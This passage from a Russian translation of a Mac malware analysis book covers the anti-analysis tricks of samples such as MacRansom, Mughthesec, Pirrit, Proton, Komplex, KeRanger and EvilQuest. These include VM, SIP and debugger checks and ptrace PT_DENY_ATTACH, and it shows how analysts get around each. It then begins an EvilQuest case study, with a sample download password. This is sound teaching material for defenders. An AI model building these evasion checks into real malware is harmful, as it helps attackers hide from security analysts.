Оказывается, команда 1 сначала получает имя модели системы из `hw.model`, а затем проверяет, содержит ли оно строку `Mac`. В виртуальной машине эта команда вернет ненулевое значение, поскольку значение `hw.model` будет содержать не `Mac`, а что-то похожее на `VMware7,1` (листинг 9-25):

```
% sysctl hw.model
hw.model: VMware7,1
```

Листинг 9-25: Аппаратная модель системы (в виртуальной машине)

На native hardware (вне виртуальной машины) команда `sysctl hw.model` вернет строку, содержащую `Mac`, и вредоносное ПО не завершится (листинг 9-26):

```
% sysctl hw.model
hw.model: MacBookAir7,2
```

Листинг 9-26: Аппаратная модель системы (на native hardware)

Подсчет логических и физических CPU системы

MacRansom содержит еще одну проверку, чтобы выяснить, выполняется ли он в виртуальной машине. Снова вредоносное ПО декодирует команду, выполняет ее через API `system` и преждевременно завершается, если возвращаемое значение ненулевое. Вот команда, которую оно выполняет:

```
echo $((`sysctl -n hw.logicalcpu`/`sysctl -n
hw.physicalcpu`))|grep 2 > /dev/null
```

Эта команда проверяет число логических CPU, деленное на число физических CPU в системе, где выполняется вредоносное ПО. В виртуальной машине это значение часто просто равно 1. Если оно не равно 2, вредоносное ПО завершится. На native hardware деление числа логических CPU на число физических CPU часто (но не всегда!) дает значение 2, и в этом случае вредоносное ПО спокойно продолжит выполнение.

Проверка MAC-адреса системы

Еще один образец вредоносного ПО для Mac, содержащий код для обнаружения выполнения в виртуальной машине, - Mughthesec, который маскируется под установщик Adobe Flash. Если он обнаруживает, что выполняется внутри виртуальной машины, установщик не делает ничего вредоносного; он лишь устанавливает легитимную копию Flash. Исследователь безопасности Thomas Reed отметил, что это обнаружение виртуальной машины выполняется путем исследования MAC-адреса системы.

Если мы дизассемблируем вредоносный установщик, то найдем фрагмент кода, отвечающий за получение MAC-адреса системы через I/O registry (листинг 9-27):

```
1 r14 = IOServiceMatching("IOEthernetInterface");
if (r14 != 0x0) {
  rbx = CFDictionaryCreateMutable(...);
  if (rbx != 0x0) {
    CFDictionarySetValue(rbx, @"IOPrimaryInterface",
_kCFBooleanTrue);
    CFDictionarySetValue(r14, @"IOPropertyMatch", rbx);
    CFRelease(rbx);
  }
}
...
rdx = &var_5C0;
if (IOServiceGetMatchingServices(r15, r14, rdx) == 0x0) {
...
  r12 = var_5C0;
  rbx = IOIteratorNext(r12);
  r14 = IORegistryEntryGetParentEntry(rbx, "IOService", rdx);
  if (r14 == 0x0) {
    rdx = _kCFAllocatorDefault;
  2 r15 = IORegistryEntryCreateCFProperty(var_35C,
@"IOMACAddress", rdx, 0x0);
```

Листинг 9-27: Получение основного MAC-адреса (Mughthesec)

Вредоносное ПО сначала создает итератор, содержащий основной Ethernet-интерфейс, вызывая API вроде `IOServiceMatching` со строкой `"IOEthernetInterface"` 1. Затем с помощью этого итератора оно получает MAC-адрес 2. Обратите внимание, что этот код довольно похож на sample code Apple "GetPrimaryMACAddress", который демонстрирует программное получение основного MAC-адреса устройства. [11] Это неудивительно, поскольку авторы вредоносного ПО часто сверяются с sample code Apple (или даже копируют и вставляют его).

MAC-адреса содержат organizationally unique identifier (OUI), сопоставляемый с конкретным поставщиком. Если вредоносное ПО обнаруживает MAC-адрес с OUI, соответствующим поставщику виртуальных машин, например VMware, оно понимает, что выполняется внутри виртуальной машины. OUI поставщиков можно найти онлайн, например на сайтах компаний. Например, онлайн-документация на `<https://docs.vmware.com/>` отмечает, что диапазоны OUI VMware включают `00:50:56` и `00:0C:29`; это означает, что в первом случае виртуальные машины VMware будут содержать MAC-адреса в следующем формате: `00:50:56:XX:YY:ZZ`. [12]

Конечно, существует множество других способов, которыми вредоносное ПО может программно определить, выполняется ли оно внутри виртуальной машины. Довольно полный список таких методов см. в "Evasions: macOS". [13]

Проверка состояния System Integrity Protection

Конечно, не весь анализ выполняется внутри виртуальных машин. Многие аналитики вредоносного ПО используют выделенные аналитические машины для динамического анализа вредоносного кода. В таком сценарии, поскольку анализ выполняется на native hardware, антианалитическая логика, основанная на обнаружении виртуальных машин, бесполезна. Вместо этого вредоносное ПО должно искать другие индикаторы, чтобы определить, выполняется ли оно в аналитической среде. Один такой подход - проверить состояние System Integrity Protection (SIP).

SIP - встроенный защитный механизм macOS, который, среди прочего, может препятствовать отладке процессов. Аналитики вредоносного ПО, которым часто требуется возможность отлаживать любые и все процессы, нередко отключают SIP на своих аналитических машинах. Плодовитое вредоносное ПО Pirrit использует этот факт, чтобы проверить, вероятно ли оно выполняется на аналитической системе. В частности, оно выполнит команду macOS `csrutil`, чтобы определить состояние SIP. Мы можем наблюдать это пассивно через монитор процессов или более напрямую в отладчике. Во втором случае можно остановиться на вызове метода `launch` класса `NSConcreteTask` и выгрузить launch path и arguments объекта задачи (найденного в регистре `RDI`), как показано в листинге 9-28:

```
(lldb) po [$rdi launchPath]
/bin/sh
(lldb) po [$rdi arguments]
<__NSArrayI 0x10580dfd0>(
 -c,
 command -v csrutil > /dev/null && csrutil status | grep -v
"enabled" > /dev/null && echo 1 || echo 0
)
```

Листинг 9-28: Получение состояния System Integrity Protection (Pirrit)

По выводу отладчика мы можем подтвердить, что вредоносное ПО действительно выполняет команду `csrutil` (через shell, `/bin/sh`) с флагом `status`. Вывод этой команды передается в `grep`, чтобы проверить, включен ли SIP. Если SIP отключен, вредоносное ПО преждевременно завершится в попытке предотвратить дальнейший динамический анализ.

Обнаружение или завершение конкретных инструментов

Вредоносное ПО также может содержать антианалитический код для обнаружения и срыва инструментов динамического анализа. Как вы увидите, этот код обычно фокусируется на обнаружении отладчика, но некоторые вредоносные образцы также учитывают другие инструменты анализа или безопасности, которые могут обнаружить вредоносное ПО и предупредить пользователя, а этого вредоносное ПО часто стремится избежать любой ценой.

Вариант вредоносного ПО, известного как Proton, ищет конкретные инструменты безопасности. При выполнении установщик Proton опрашивает систему, чтобы проверить, установлены ли какие-либо сторонние firewall-продукты. Если они найдены, вредоносное ПО решает не заражать систему и просто завершается. Это показано в следующем фрагменте декомпилированного кода, извлеченного из установщика (листинг 9-29):

```
1 rax = [*0x10006c4a0 objectAtIndexedSubscript:0x51];
rdx = rax;
2 if ([rbx fileExistsAtPath:rdx] != 0x0) goto fileExists;
fileExists:
rax = exit(0x0);
```

Листинг 9-29: Базовое обнаружение firewall (Proton)

Сначала установщик извлекает путь к файлу из расшифрованного массива 1. Динамический анализ показывает, что этот извлеченный путь указывает на kernel extension Little Snitch, популярного стороннего firewall: `/Library/Extensions/LittleSnitch.kext`. Если этот файл найден в системе, которую вредоносное ПО собирается заразить, установка прерывается 2.

У установщика Proton есть и другие трюки в рукаве. Например, в попытке сорвать динамический анализ он завершит такие инструменты, как сборщик log messages macOS (приложение Console) и популярный сетевой монитор Wireshark. Чтобы завершить эти приложения, он просто вызывает встроенную утилиту macOS `killall`. Хотя эта техника довольно примитивна и весьма заметна, она помешает инструментам анализа работать рядом с вредоносным ПО. (Конечно, инструменты можно просто перезапустить или даже всего лишь переименовать.)

Обнаружение отладчика

Отладчик, пожалуй, самый мощный инструмент в арсенале аналитика вредоносного ПО, поэтому большинство вредоносного ПО, содержащего антианалитический код, стремится определить, выполняется ли оно в сеансе отладчика. Самый распространенный способ для программы определить, отлаживают ли ее, - просто спросить систему. Как описано в документации Apple для разработчиков, процесс должен сначала вызвать API `sysctl` с `CTL_KERN`, `KERN_PROC`, `KERN_PROC_PID` и своим идентификатором процесса (`pid`) в качестве параметров. Также должна быть предоставлена структура `kinfo_proc`. [14] Затем функция `sysctl` заполнит структуру информацией о процессе, включая флаг `P_TRACED`. Если он установлен, этот флаг означает, что процесс в данный момент отлаживается. Листинг 9-30, взятый прямо из документации Apple, проверяет наличие отладчика таким способом:

```
static bool AmIBeingDebugged(void)
    // Returns true if the current process is being debugged
(either
    // running under the debugger or has a debugger attached
post facto).
{
    int                 junk;
    int                 mib[4];
    struct kinfo_proc   info;
    size_t              size;
    // Initialize the flags so that, if sysctl fails for some
bizarre
    // reason, we get a predictable result.
    info.kp_proc.p_flag = 0;
    // Initialize mib, which tells sysctl the info we want,
in this case
    // we're looking for information about a specific process
ID.
    mib[0] = CTL_KERN;
    mib[1] = KERN_PROC;
```

```
    mib[2] = KERN_PROC_PID;
    mib[3] = getpid();
    // Call sysctl.
    size = sizeof(info);
    junk = sysctl(mib, sizeof(mib) / sizeof(*mib), &info,
&size, NULL, 0);
    assert(junk == 0);
    // We're being debugged if the P_TRACED flag is set.
    return ( (info.kp_proc.p_flag & P_TRACED) != 0 );
}
```

Листинг 9-30: Обнаружение отладчика (через флаг `P_TRACED`)

Вредоносное ПО часто использует эту же технику, в некоторых случаях дословно копируя код Apple. Так было с российским вредоносным ПО, известным как Komplex. В декомпиляции функции `main` Komplex видно, что она вызывает функцию с именем `AmIBeingDebugged` (листинг 9-31):

```
int main(int argc, char *argv[]) {
...
   if ((AmIBeingDebugged() & 0x1) == 0x0) {

   //core malicious logic
   }
   else {
    remove(argv[0]);
}
return 0;
```

Листинг 9-31: Обнаружение отладчика (Komplex)

Если функция `AmIBeingDebugged` возвращает ненулевое значение, вредоносное ПО выполнит логику в блоке `else`, из-за чего удалит себя в попытке предотвратить дальнейший анализ. И, как ожидалось, если исследовать код функции `AmIBeingDebugged` вредоносного ПО, он логически эквивалентен функции Apple для обнаружения отладчика.

Предотвращение отладки с помощью ptrace

Другой антиотладочный подход - попытаться полностью предотвратить отладку. Вредоносное ПО может сделать это, вызвав системный вызов `ptrace` с флагом `PT_DENY_ATTACH`. Этот специфичный для Apple флаг не позволяет отладчику присоединиться и трассировать вредоносное ПО. Попытка отлаживать процесс, который вызывает `ptrace` с флагом `PT_DENY_ATTACH`, завершится неудачей (листинг 9-32):

```
% lldb proton
...
(lldb) r
Process 666 exited with status = 45 (0x0000002d)
```

Листинг 9-32: Преждевременное завершение из-за `ptrace` с флагом `PT_DENY_ATTACH` (Proton)

Можно понять, что вредоносное ПО установило флаг `PT_DENY_ATTACH`, потому что оно преждевременно завершается со статусом `45`.

Вызовы функции `ptrace` с флагом `PT_DENY_ATTACH` довольно легко заметить (например, исследуя imports бинарного файла). Поэтому вредоносное ПО может попытаться обфусцировать вызов `ptrace`. Например, Proton динамически разрешает функцию `ptrace` по имени, не позволяя ей появиться как import, как видно в следующем фрагменте (листинг 9-33):

```
0x0000000100001e6b8    xor        edi, edi
0x0000000100001e6ba    mov        esi, 0xa
0x0000000100001e6bf    call     1 dlopen
0x0000000100001e6c4    mov        rbx, rax
0x0000000100001e6c7    lea        rsi, qword [ptrace]
0x0000000100001e6ce    mov        rdi, rbx
0x0000000100001e6d1    call     2 dlsym
0x0000000100001e6d6    mov        edi, 3 0x1f
0x0000000100001e6db    xor        esi, esi
0x0000000100001e6dd    xor        edx, edx
0x0000000100001e6df    xor        ecx, ecx
0x0000000100001e6e1    call       rax
```

Листинг 9-33: Обфусцированная антиотладочная логика через `ptrace`, `PT_DENY_ATTACH` (Proton)

После вызова функции `dlopen` 1 вредоносное ПО вызывает `dlsym` 2, чтобы динамически разрешить адрес функции `ptrace`. Поскольку функция `dlsym` принимает указатель на строку функции, которую нужно разрешить, например `[ptrace]`, эта функция не появится как зависимость бинарного файла. Возвращаемое значение `dlsym`, хранящееся в регистре `RAX`, является адресом `ptrace`. После разрешения адреса вредоносное ПО сразу вызывает ее, передавая `0x1F`, что является шестнадцатеричным значением `PT_DENY_ATTACH` 3. Если вредоносное ПО отлаживается, вызов `ptrace` приведет к принудительному завершению сеанса отладки и выходу вредоносного ПО.

Обход логики антидинамического анализа

К счастью, все рассмотренные до сих пор методы антидинамического анализа довольно тривиально обходятся. Преодоление большинства таких тактик включает два шага: определить местоположение антианалитической логики, а затем предотвратить ее выполнение. Из этих двух шагов первый обычно самый сложный, но он становится намного проще, когда вы знакомы с антианалитическими методами, обсуждаемыми в этой главе.

Разумно сначала статически провести triage бинарного файла, прежде чем погружаться в полноценный сеанс отладки. Во время этого triage следите за характерными признаками, которые могут раскрыть логику, срывающую динамический анализ. Например, если бинарный файл импортирует API `ptrace`, велика вероятность, что он попытается предотвратить отладку с флагом `PT_DENY_ATTACH`.

Строки или имена функций и методов также могут раскрыть неприязнь вредоносного ПО к анализу. Например, запуск команды `nm`, используемой для выгрузки symbols, против EvilQuest раскрывает функции с именами `is_debugging` и `is_virtual_mchn` (листинг 9-34):

```
% nm EvilQuest/patch
...
0000000100007aa0 T _is_debugging
0000000100007bc0 T _is_virtual_mchn
```

Листинг 9-34: Антианалитические функции? (EvilQuest)

Неудивительно, что дальнейший анализ показывает: обе функции связаны с антианалитической логикой вредоносного ПО. Например, исследование кода, вызывающего функцию `is_debugging`, показывает, что EvilQuest преждевременно завершится, если функция вернет ненулевое значение; то есть если будет обнаружен отладчик (листинг 9-35):

```
0x000000010000b89a    call       is_debugging
0x000000010000b89f    cmp        eax, 0x0
0x000000010000b8a2    je         continue
0x000000010000b8a8    mov        edi, 0x1
0x000000010000b8ad    call       exit
```

Листинг 9-35: Антиотладочная логика (EvilQuest)

Однако если вредоносное ПО также реализует логику антистатического анализа, например строковую или кодовую обфускацию, найти логику, пытающуюся обнаружить виртуальную машину или отладчик, методами статического анализа может быть трудно. В этом случае можно использовать методичный сеанс отладки, начиная с точки входа вредоносного ПО (или любых процедур инициализации). В частности, можно пошагово проходить код, наблюдая API и системные вызовы, которые могут быть связаны с антианалитической логикой. Если вы перешагиваете через функцию и вредоносное ПО сразу завершается, вероятно, сработала какая-то антианалитическая логика. Если это происходит, просто перезапустите сеанс отладки и войдите внутрь функции, чтобы исследовать код внимательнее.

Этот подход проб и ошибок можно проводить следующим образом:

1. Запустите сеанс отладчика, выполняющий вредоносный образец. Важно начать сеанс отладки с самого начала, а не присоединять его к уже запущенному процессу. Это гарантирует, что вредоносное ПО еще не успело выполнить какую-либо свою антианалитическую логику.
2. Установите точки останова на API, которые вредоносное ПО может вызвать для обнаружения виртуальной машины или сеанса отладки. Примеры включают `sysctl` и `ptrace`.
3. Вместо того чтобы позволить вредоносному ПО выполняться беспрепятственно, вручную проходите по его коду, возможно перешагивая через вызовы функций. Если срабатывает какая-либо из точек останова, исследуйте ее аргументы, чтобы выяснить, вызвана ли она по антианалитическим причинам. Например, проверьте, вызван ли `ptrace` с флагом `PT_DENY_ATTACH`, или, возможно, `sysctl` пытается получить число CPU либо установить флаг `P_TRACED`. Backtrace должен раскрыть адрес кода внутри вредоносного ПО, который вызвал эти API.
4. Если перешагивание через вызов функции заставляет вредоносное ПО завершиться (признак того, что оно, вероятно, обнаружило либо виртуальную машину, либо отладчик), перезапустите сеанс отладки и на этот раз войдите внутрь этой функции. Повторяйте процесс, пока не определите местоположение антианалитической логики.

Вооружившись местоположениями антианалитической логики, теперь можно обойти ее, изменив среду выполнения, пропатчив on-disk binary image, изменив поток управления программы в отладчике или изменив значение регистра либо переменной в отладчике. Кратко рассмотрим каждый из этих методов.

Изменение среды выполнения

Может быть возможно изменить среду выполнения так, чтобы антианалитическая логика больше не срабатывала. Вспомните, что Mughthesec содержит логику для обнаружения выполнения внутри виртуальной машины путем исследования MAC-адреса системы. Если вредоносное ПО обнаруживает MAC-адрес с OUI, соответствующим поставщику виртуальных машин, например VMware, оно не будет выполняться.

К счастью, мы можем изменить MAC-адрес в настройках виртуальной машины, выбрав адрес, который находится вне диапазона OUI любого поставщика виртуальных машин. Например, установите его в OUI вашей базовой macOS-машины, вроде `F0:18:98`, принадлежащего Apple. После изменения MAC-адреса Mughthesec больше не будет распознавать окружение как виртуальную машину и спокойно выполнит свою вредоносную логику, позволяя нашему динамическому анализу продолжиться.

Исправление бинарного образа

Другой, более постоянный подход к обходу антианалитической логики включает patching on-disk binary image вредоносного ПО. Mac ransomware KeRanger - хороший кандидат для этого подхода, поскольку он может спать несколько дней перед выполнением своей вредоносной полезной нагрузки, возможно в попытке затруднить автоматизированный или динамический анализ.

Хотя вредоносное ПО упаковано, оно использует packer UPX, который мы можем полностью распаковать командой `upx -d`. Затем статический анализ может выявить удачно названную функцию `waitOrExit`, отвечающую за реализацию задержки ожидания. Ее вызывает функция `startEncrypt`, которая начинает процесс вымогательства за файлы пользователей:

```
startEncrypt:
...
0x000000010000238b    call       waitOrExit
0x0000000100002390    test       eax, eax
0x0000000100002392    je         leave
```

Чтобы обойти логику задержки, так чтобы вредоносное ПО сразу продолжило выполнение, мы можем изменить бинарный код вредоносного ПО и пропустить вызов функции `waitOrExit`.

В hex editor мы меняем байты исполняемых инструкций вредоносного ПО с `call` на `nop`. Сокращение от "no operation", `nop` - это инструкция (`0x90` на платформах Intel), которая указывает CPU, ну, ничего не делать. Она полезна при patching out антианалитической логики в вредоносном ПО, перезаписывая проблемные инструкции безвредными. Мы также nop-out инструкции, которые заставили бы вредоносное ПО завершиться, если перезаписанный вызов завершился неудачей (листинг 9-36):

```
startEncrypt:
...
0x000000010000238b    nop
0x000000010000238c    nop
0x000000010000238d    nop
...
0x0000000100002396    nop
0x0000000100002397    nop
```

Листинг 9-36: Антианалитическая логика, теперь замененная на `nop` (KeRanger)

Теперь всякий раз, когда эта измененная версия KeRanger выполняется, инструкции `nop` ничего не сделают, и вредоносное ПО спокойно продолжит выполнение, позволяя нашему сеансу динамического анализа продвигаться дальше.

Хотя patching on-disk binary image вредоносного ПО является постоянным решением, это не всегда лучший подход. Во-первых, если вредоносное ПО упаковано не-UPX packer, который трудно распаковать, может быть невозможно пропатчить целевые инструкции, поскольку они распаковываются или расшифровываются только в памяти. Более того, on-disk patches требуют больше работы, чем менее постоянные методы, такие как изменения in-memory кода вредоносного ПО во время сеанса отладки. Наконец, любое изменение бинарного файла инвалидирует любые его криптографические подписи. Это может помешать успешному выполнению вредоносного ПО. Поэтому аналитики вредоносного ПО чаще используют отладчик или другой runtime-метод, например внедрение custom-библиотеки, чтобы обойти логику антидинамического анализа.

Изменение указателя инструкций вредоносного ПО

Одна из более мощных возможностей отладчика - способность напрямую изменять все состояние вредоносного ПО. Эта возможность оказывается особенно полезной, когда нужно обойти логику, срывающую динамический анализ.

Возможно, самый простой способ сделать это - манипулировать указателем инструкций программы, который указывает на следующую инструкцию, выполняемую CPU. Это значение хранится в регистре program counter, которым на 64-битных системах Intel является регистр `RIP`. Можно установить точку останова на антианалитическую логику, а при ее срабатывании изменить указатель инструкций, например чтобы пропустить проблемную логику. Если сделать это правильно, вредоносное ПО ничего не заметит.

Вернемся к KeRanger. После установки точки останова на инструкцию `call`, вызывающую функцию, которая спит три дня, мы можем позволить вредоносному ПО продолжаться до срабатывания этой точки останова. В этот момент можно просто изменить указатель инструкций, чтобы он указывал на инструкции после вызова. Поскольку вызов функции никогда не выполняется, вредоносное ПО никогда не спит, и наш сеанс динамического анализа может продолжаться.

Вспомните, что в сеансе отладки можно изменить значение любого регистра через команду отладчика `reg write`. Чтобы конкретно изменить значение указателя инструкций, выполните эту команду для регистра `RIP`.

```
(lldb) reg write $rip <new value>
```

Пройдем через другой пример. Вредоносное ПО EvilQuest содержит функцию с именем `prevent_trace`, которая вызывает API `ptrace` с флагом `PT_DENY_ATTACH`. Код по адресу `0x000000010000b8b2` вызывает эту функцию. Если мы позволим этой функции выполниться во время сеанса отладки, система обнаружит отладчик и немедленно завершит сеанс.

Чтобы обойти эту логику, можно полностью избежать вызова `prevent_trace`, установив точку останова по адресу `0x000000010000b8b2`. Когда точка останова сработает, мы изменим значение указателя инструкций, чтобы пропустить вызов, как в листинге 9-37:

```
% (lldb) b 0x10000b8b2
Breakpoint 1: where = patch[0x000000010000b8b2]
(lldb) c
Process 683 resuming
Process 683 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x10000b8b2: callq  0x100007c20
    0x10000b8b7: leaq   0x7de2(%rip), %rdi
    0x10000b8be: movl   $0x8, %esi
    0x10000b8c3: movl   %eax, -0x38(%rbp)
(lldb) reg write $rip 0x10000b8b7
(lldb) c
```

Листинг 9-37: Пропуск антиотладочной логики (EvilQuest)

Теперь функция `prevent_trace` никогда не вызывается, и наш сеанс отладки может продолжаться.

Обратите внимание, что манипулирование указателем инструкций программы может иметь серьезные побочные эффекты, если выполнить его неправильно. Например, если манипуляция вызывает несбалансированный или смещенный стек, программа может аварийно завершиться. Иногда можно выбрать более простой подход: избежать манипулирования указателем инструкций и вместо этого изменить другие регистры.

Изменение значения регистра

Обратите внимание, что EvilQuest содержит функцию с именем `is_debugging`. Вспомните, что функция возвращает ненулевое значение, если обнаруживает сеанс отладки, что заставит вредоносное ПО резко завершиться. Конечно, если сеанс отладки не обнаружен, потому что `is_debugging` возвращает ноль, вредоносное ПО спокойно продолжит выполнение.

Вместо манипулирования указателем инструкций мы можем установить точку останова на инструкцию, выполняющую проверку значения, возвращенного функцией `is_debugging`. Когда эта точка останова сработает, регистр `EAX` будет содержать ненулевое значение, поскольку вредоносное ПО обнаружит наш отладчик. Однако через отладчик мы можем скрытно переключить значение в `EAX` на `0` (листинг 9-38):

```
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x10000b89f: cmpl   $0x0, %eax
    0x10000b8a2: je     0x10000b8b2
    0x10000b8a8: movl   $0x1, %edi
    0x10000b8ad: callq  exit
(lldb) reg read $eax
       rax = 0x00000001
(lldb) reg write $eax 0
```

Листинг 9-38: Изменение значений регистров для обхода антиотладочной логики

Изменение значения регистра `EAX` на `0` (через `reg write $eax 0`) гарантирует, что инструкция сравнения теперь приведет к установке zero flag. Следовательно, инструкция `je` перейдет по ветке к адресу `0x10000b8b2`, избегая вызова `exit` по адресу `0x10000b8ad`. Обратите внимание, что нам нужно было изменить только младшие 32 бита регистра `RAX` (`EAX`), поскольку именно это проверяет инструкция сравнения (`cmp`).

Оставшаяся трудность: ключи, генерируемые окружением

На этом этапе может показаться, что аналитики вредоносного ПО имеют преимущество; в конце концов, никакие антианалитические меры не могут нас остановить, верно? Не так быстро. Продвинутые авторы вредоносного ПО применяют защитные схемы шифрования, использующие ключи, генерируемые окружением. Эти ключи генерируются на системе жертвы и потому уникальны для конкретного экземпляра заражения.

Последствия этого довольно глубоки. Если вредоносное ПО оказывается вне окружения, для которого оно было keyed, оно не сможет расшифровать себя. Это также означает, что попытки анализа вредоносного ПО, скорее всего, потерпят неудачу, поскольку оно останется зашифрованным. Если этот механизм защиты окружением реализован правильно и keying information нельзя восстановить извне, единственный способ проанализировать вредоносное ПО - либо выполнять анализ прямо на зараженной системе, либо выполнять его на дампе памяти вредоносного ПО, захваченном на зараженной системе.

Мы видели этот защитный механизм во вредоносном ПО для Windows, написанном печально известной Equation Group, а также позднее на macOS у Lazarus Group. [15] Последняя шифровала все payloads второй стадии серийным номером зараженных систем. Подробнее об интригующей теме environmental key generation см. мой доклад Black Hat 2015 года "Writing Bad @$$ Malware for OS X". [16] Также ознакомьтесь с основополагающей статьей James Riordan и Bruce Schneier на эту тему, "Environmental Key Generation Towards Clueless Agents". [17]

Далее

В этой главе мы обсудили распространенные антианалитические подходы, которые вредоносное ПО может использовать в попытке сорвать наши усилия по анализу. После обсуждения того, как идентифицировать эту логику, я показал, как использовать статические и динамические подходы для ее обхода. Вооружившись знаниями, представленными в книге к этому моменту, вы теперь готовы анализировать сложный образец вредоносного ПО для Mac. В следующей главе мы раскроем возможности вирусного заражения вредоносного ПО, механизм закрепления и цели.

Примечания

Сноски

[1] [назад] Ilfak Guilfanov, "FindCrypt2," Hex-Rays, February 7, 2006, hex-rays.com.
[2] [назад] Jon Gabilondo, "How to Inject Code into Mach-O Apps, Part II," Jon Gabilondo (blog), September 22, 2019, medium.com.
[3] [назад] Yakov Matvienko, "Using LLVM to Obfuscate Your Code During Compilation," Apriorit Dev Blog, June 25, 2020, apriorit.com.
[4] [назад] UPX, upx.github.io.
[5] [назад] TaskExplorer, objective-see.com.
[6] [назад] Pedro Vilaca, "F*ck You HackingTeam," papers.put.as.
[7] [назад] Patrick Wardle, "HackingTeam Reborn: A Brief Analysis of an RCS Implant Installer," Objective-See, February 26, 2016, objective-see.com.
[8] [назад] "mach-o/loader.h," Apple, opensource.apple.com.
[9] [назад] "kern/mach_loader.c," Apple, opensource.apple.com.
[10] [назад] Erik Pistelli, "Creating undetected malware for OS X," NTCore, October 7, 2013, ntcore.com.
[11] [назад] "GetPrimaryMACAddress," Apple Developer Documentation Archive, developer.apple.com.
[12] [назад] "VMware OUI in Static MAC Addresses," VMware, May 31, 2019, docs.vmware.com.
[13] [назад] "Evasions: macOS," Check Point Research, evasions.checkpoint.com.
[14] [назад] "Technical Q&A QA1361: Detecting the Debugger," Apple Developer Documentation Archive, developer.apple.com.
[15] [назад] "Equation Group: Questions and Answers," Kaspersky Lab, February 2015, media.kasperskycontenthub.com; Patrick Wardle, "Weaponizing a Lazarus Group Implant," Objective-See, February 22, 2020, objective-see.com.
[16] [назад] Patrick Wardle, "Writing Bad @$$ Malware for OS X," blackhat.com.
[17] [назад] James Riordan and Bruce Schneier, "Environmental Key Generation Towards Clueless Agents," Schneier on Security, schneier.com.

Часть III. Анализ EvilQuest

Пришло время применить универсальную пословицу "практика ведет к совершенству", ну что ж, на практике. В части III этой книги вы примените все, чему научились в частях I и II, чтобы тщательно проанализировать любопытный образец вредоносного ПО для Mac, известный как EvilQuest. Обнаруженное летом 2020 года, это вредоносное ПО на первый взгляд казалось немногим большим, чем заурядный образец ransomware. Однако дальнейший анализ выявил нечто гораздо более сложное.

Вы получите максимум пользы от этого раздела, если будете следовать за мной и выполнять анализ вместе со мной. Сначала убедитесь, что вы создали безопасную аналитическую среду; вернитесь к введению этой книги за рекомендациями о том, как это сделать. Затем скачайте образец EvilQuest из коллекции вредоносного ПО для Mac от Objective-See по адресу objective-see.com. Используйте пароль infect3d, чтобы расшифровать вредоносный образец.

Готовы погрузиться вместе? Поехали!

Глава 10. Заражение, triage и деобфускация EvilQuest

EvilQuest - сложный образец вредоносного ПО для Mac. Поскольку он использует антианалитическую логику, вирусный механизм закрепления и коварные payloads, он практически напрашивается на анализ. Давайте применим навыки, которые вы получили из этой книги, чтобы именно это и сделать!

Эта глава начинает наш всесторонний анализ вредоносного ПО с подробного рассмотрения его вектора заражения, triage его бинарного файла и идентификации его антианалитической логики. Глава 11 продолжит анализ, охватив методы закрепления вредоносного ПО и множество его возможностей.

Вектор заражения

Подобно биологическому вирусу, определение вектора заражения образца часто является лучшим способом понять его потенциальное воздействие и сорвать дальнейшее распространение. Поэтому, анализируя новый вредоносный образец, одной из первых целей вы ставите ответ на вопрос: "Как вредоносное ПО заражает системы Mac?"

Как вы видели в главе 1, авторы вредоносного ПО применяют самые разные тактики заражения пользователей Mac, от незамысловатых атак социальной инженерии до мощных zero-day exploits. Dinesh Devadoss, исследователь, обнаруживший EvilQuest, не уточнил, как вредоносному ПО удавалось заражать пользователей Mac. [1] Однако другой исследователь, Thomas Reed, позднее отметил, что вредоносное ПО было найдено в пиратских версиях популярного ПО macOS, распространяемых на torrent sites. В частности, он писал о:

> явно вредоносном установщике Little Snitch, доступном для загрузки на российском форуме, посвященном обмену torrent links. В публикации предлагалась torrent-загрузка Little Snitch, и вскоре после нее появился ряд комментариев о том, что загрузка содержит вредоносное ПО. На самом деле мы обнаружили, что это не просто вредоносное ПО, а новый вариант Mac ransomware, распространяющийся через пиратство. [2]

Распространение пиратских или cracked applications, которые были вредоносно троянизированы, - довольно распространенный метод нацеливания на пользователей macOS для заражения. Хотя это не самый сложный подход, он довольно эффективен, поскольку многие пользователи не любят платное ПО и вместо него ищут пиратские альтернативы. Рисунок 10-1 показывает ссылку для загрузки вредоносного ПО Little Snitch.

Рисунок 10-1: Пиратская версия Little Snitch, троянизированная EvilQuest

Конечно, этот вектор заражения требует взаимодействия пользователя. В частности, чтобы заразиться EvilQuest, пользователям пришлось бы загрузить и запустить зараженное приложение. Более того, как вы увидите, installer package вредоносного ПО не подписан, поэтому пользователям современных версий macOS может понадобиться самостоятельно предпринять шаги для обхода системных проверок нотариального заверения.

В попытке заразить как можно больше пользователей Mac авторы вредоносного ПО скрытно троянизировали множество разных пиратских приложений, распространяемых через torrent sites. В этой главе мы сосредоточимся на образце, который был вредоносно упакован вместе с популярным DJ-приложением Mixed In Key. [3]

Первичная сортировка

Вспомните, что приложение на самом деле является специальной структурой каталогов, называемой bundle, которую нужно упаковать перед распространением. Образец EvilQuest, который мы анализируем здесь, распространялся как disk image, `Mixed In Key 8.dmg`. Как показано на рисунке 10-2, при первом обнаружении SHA-256 hash этого образца (`B34738E181A6119F23E930476AE949FC0C7C4DED6EFA003019FA946C4E5B287A`) не был отмечен как вредоносный ни одним antivirus engine на агрегирующем scanning site VirusTotal.



Рисунок 10-2: Троянизированный файл `Mixed In Key 8.dmg` на VirusTotal

Конечно, сегодня этот disk image широко определяется как содержащий вредоносное ПО.

